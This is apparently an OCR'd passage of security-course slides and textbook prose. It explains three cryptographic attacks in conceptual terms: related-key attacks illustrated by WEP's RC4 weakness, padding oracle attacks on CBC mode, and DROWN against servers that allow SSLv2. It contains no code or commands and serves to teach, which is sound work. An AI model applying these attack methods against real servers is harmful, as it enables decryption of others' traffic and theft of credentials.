
Related-Key Attack

- An attacker launch a related key attack by **exploiting the mathematical relationship between keys** in a cipher to gain access over encryption and decryption functions
- The goal of the attacker is to **find the related private/secret keys**
- To implement this, the attacker **monitors the cipher operation** where key values are unknown initially; then, the attacker captures the relation between those keys after thorough examination
- The simplest form of encryption in WEP allows the attacker to leverage weak keys of RC4 that ultimately force the recovery of the WEP key

Related-Key Attack

Attackers launch a related-key attack by exploiting the mathematical relationship between the keys in a cipher and gain access to encryption and decryption functions. The attacker's motive for launching this attack is to find the related private/secret keys. To implement this attack, the attacker monitors the cipher operation where key values are initially unknown; then, the attacker captures the relation between those keys after a thorough examination. For instance, the attacker observes and finds that the last 80 bits of the keys are same at all times, but he/she does not initially know about these bits.

The failure in the WEP cryptogram, i.e., when used in wireless networks, is the best example of this attack. In this attack, each AP and user interface device uses the same key. The encryption used in WEP is a stream cipher known as RC4; it is important to note that the same keys should not be repeated in the stream cipher. To avoid this, WEP integrates a 24-bit initial vector (IV) in every packet transferred. The RC4 key for that particular packet is the IV associated with the WEP key. WEP keys need to be changed manually, however, this is rarely done. Hence, the attacker notices that the keys used for encryption are often the same. This drawback poses various risks on WEP, especially using the birthday paradox, because for every 4096 packets, two parties will share the same IV and hence the same RC4 key. This simple form of encryption allows the attacker to leverage weak RC4 keys, which ultimately forces the recovery of the WEP key.



Padding Oracle Attack


1. In a padding oracle attack (also known as a Vaudenay attack), attackers **exploit the padding validation of an encrypted message** to decipher the ciphertext
2. In cryptographic algorithms that are based on a block cipher, the **messages are padded with additional random bits** to make the length of the last block of the required size
3. **Padding oracle** is a function of such an encryption that **verifies** whether a message was correctly padded or not
4. In this attack, the **server (oracle) reveals information** about whether the padding of an encrypted message is done correctly or not
5. This information allows attackers to **decrypt and optionally encrypt messages using the server's key** (oracle's key) without having access to the corresponding encryption key
6. It is mainly performed on algorithms that operate in **CBC mode**

Padding Oracle Attack

In a padding oracle attack, the attackers exploit the padding validation of an encrypted message to decipher the ciphertext. Such an attack is also known as a Vaudenay attack. In many cryptographic algorithms based on a block cipher, the messages are padded with additional random bits so that the length of the last block is of the required size. Padding oracle is a function of such encryption that verifies if a message was correctly padded. This attack is mainly performed on algorithms that operate in the CBC (Cipher Block Chaining) mode.

In this attack, the server (oracle) reveals information about whether the padding of an encrypted message was correctly done. In some cases, this information allows attackers to decrypt and optionally encrypt messages using the server's key (oracle's key) without having access to the corresponding encryption key.

For example, consider a scenario with a standard implementation of CBC decryption. The server decrypts all the ciphertext blocks, verifies the padding, removes all the additional padding done during the encryption process, and then returns the original message to application or user. If, for example, the server is unable to decrypt the message due to a padding error and returns an error message "Decryption failure: Invalid Padding" instead of a generic message "Decryption failed", this information can be exploited by an attacker. The attacker can use the server as a padding oracle to decipher the encrypted messages.



DROWN Attack

- A DROWN attack is a **cross-protocol weakness** that can communicate and initiate an attack on servers that support recent SSLv3/TLS protocol suites
- It affects cryptographic protocols like HTTPS and cryptographic services that depend on SSL and TLS
- A DROWN attack makes the attacker **decrypt the latest TLS connection** between the victim client and server by launching malicious SSLv2 probes using the same private key
- Attackers perform a DROWN attack as part of an **online MitM attack**, breaking the encrypted keys and sniffing sensitive information, such as passwords and bank account details

Victim Client
TLS connection
Victim server supporting SSLv2
Attacker masquerading the TLS connection
Attacker sends malicious SSLv2 probes
Attacker

DROWN Attack

Decrypting RSA with Obsolete and Weakened eNcryption (DROWN) is a grave vulnerability that can affect important cryptographic protocols such as HTTPS and other cryptographic services that depend on SSL and TSL. The DROWN attack is a cross-protocol weakness that can communicate and initiate an attack on servers supporting recent SSLv3/TLS protocol suites. It is a new form of cross-protocol Bleichenbacher padding oracle attack.

The server is critically vulnerable to the DROWN attack if

- The server permits SSLv2 connection, which is mostly caused by a misconfiguration or incorrect default settings.
- The same private key certificate is used on a different server that allows SSLv2 connection, and it also makes the TLS server vulnerable, as the SSLv2 server can leak the key information.

The DROWN attack allows the attacker to decrypt the latest TLS connection between the victim client and the server by launching malicious SSLv2 probes using the same private key. Using this attack, the attacker can also force the victim client and server to use the RSA key exchange. Thus, the attacker can disrupt connections among the latest browsers and servers that favor the use of latest techniques, i.e., perfect-forward-secret key exchange, such as DHE and ECDH.

Attackers perform the DROWN attack as part of an online man-in-the-middle (MITM) attack, breaking encrypted keys, sniffing or stealing sensitive information such as passwords and bank account details, and accessing personal emails or messages. By performing this attack, the attacker can also masquerade as a secure website and thus seize or change the website contents.

